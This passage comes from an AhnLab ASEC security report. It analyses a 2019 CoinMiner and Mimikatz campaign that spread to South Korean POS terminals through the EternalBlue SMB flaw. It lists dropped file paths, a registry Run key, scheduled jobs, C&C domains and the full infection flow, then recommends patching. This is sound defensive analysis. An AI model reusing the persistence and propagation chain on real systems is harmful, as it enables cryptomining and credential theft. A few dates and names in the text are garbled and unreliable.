


Figure 2-10 | Detection of SMB Vulnerability Behaviors (2018.06 - 2018.07)

AhnLab's V3 products provide the behavior detection function against such SMB vulnerability attacks. The report count in Figure 2-10 shows that there was a sudden rise in the attack attempts between June 24th and July 7, 2018 which is the same period as the POS hacking incident in Korea.

3. Analysis of the POS Attack Case 2 (2019)

In February 2019, another case of an infection that uses the CoinMiner malware to exploit the SMB vulnerability was found targeting the South Korean POS terminals. The overall operation process of this malware is shown in Figure 2-11 below.



Sample.exe
MAL 1
MAL 2 32Byte
MAL 2 64Byte
*Two MAL 2 exist depending on the OS (32, 64)
ttt.exe
① Create Malware (MAL 1)
- C:₩Windows₩temp₩ttt.exe
② Create Copy (MAL 1)
- %systemroot%₩System32₩wmiex.exe
- %systemroot%₩SysWOW64₩wmiex.exe
③ Register Registry (wmiex.exe)
- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩WebServers
④ Register Scheduled Jobs (Executed every 50 mins)
⑤ Create Copy (Sample.exe)
- %systemroot%₩System32₩svhost.exe
- %systemroot%₩SysWOW64₩svhost.exe
- %systemroot%₩System32₩drivers₩svchost.exe
- %systemroot%₩SysWOW64₩drivers₩svchost.exe
⑥ Register Scheduled Jobs (Executed every 50 mins)
⑦ Second (MAL 2) is created and executed depending on the OS
- %systemroot%₩System32₩drivers₩taskmgr.exe
- %systemroot%₩SysWOW64₩drivers₩taskmgr.exe
⑧ Communicate with C&C server
- Download EternalBlue vulnerability file
- Download shellcode with password mining function
MAL 1
MAL 2 32Byte
MAL 2 64Byte
C&C Server
- haqo.net
- abbny.com
- beahh.com
wmiex.exe
taskmgr.exe
Download
⑨ Execute shellcode of the mining function in taskmgr.exe
svchost.exe SMB 전파
⑩ Execute vulnerability (MDS17-010) in the downloaded svchost.exe
- %systemroot%₩temp₩svchost.exe
⑪ Generate and execute the PowerShell script for hijacking the Windows account info
- %systemroot%₩temp₩m.ps1 (Mimikaz haking tool)

Figure 2-11 | Operation Process of POS Malware (2019.02)

The sample.exe file is a malware which contains two different types of 32-bit and 64-bit files to apply depending on the operating environment. The "svchost.exe" file copied in the drive folder in the system path (%system%drivers) performs the actual role of initiating the SMB vulnerability attack. The last file that is downloaded and installed is the CoinMiner malware and Mimikatz, a hacking tool for stealing the Windows account information. Unlike the POS attack of July 2018, the interesting characteristics of the CoinMiner malware is that it is a script rather than an executable. The detection report in Figure 2-12 shows a sudden rise in the SMB vulnerability related behaviors from a specific period of January to February of 2019.




Figure 2-12 | Detection of SMB Vulnerability Behaviors (2019.01 - 2019.02)

4. Conclusion

In 2008, a worm called Conficker started to infect many systems and continued to do so, targeting the SMB vulnerability (MS08-067) to propagate the infection. Companies using the SMB service are susceptible to the types of attacks, especially when they are not applied with the recent security updates. To prevent such damage, the following security patches related to the Microsoft Windows operating system's EternalBlue SMB vulnerability (MS17-010) must be applied.

In view of the March 2010 NRSMiner malware attacks and the POS attacks which took place in February and July 2018, it seems that the SMB vulnerability (MS17-010) attacks will continue in an increasingly sophisticated way. Therefore, security inspections and updates are important especially for the POS terminals in a vulnerable environment.

[SMB Vulnerability Patch]

- https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

ASEC REPORT

Vol.94
Q1 2019

Contributors	ASEC Researchers	Publisher	AhnLab, Inc.
Editor	Content Creatives Team	Website	www.ahnlab.com
Design	Design Team	Email	global.info@ahnlab.com

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.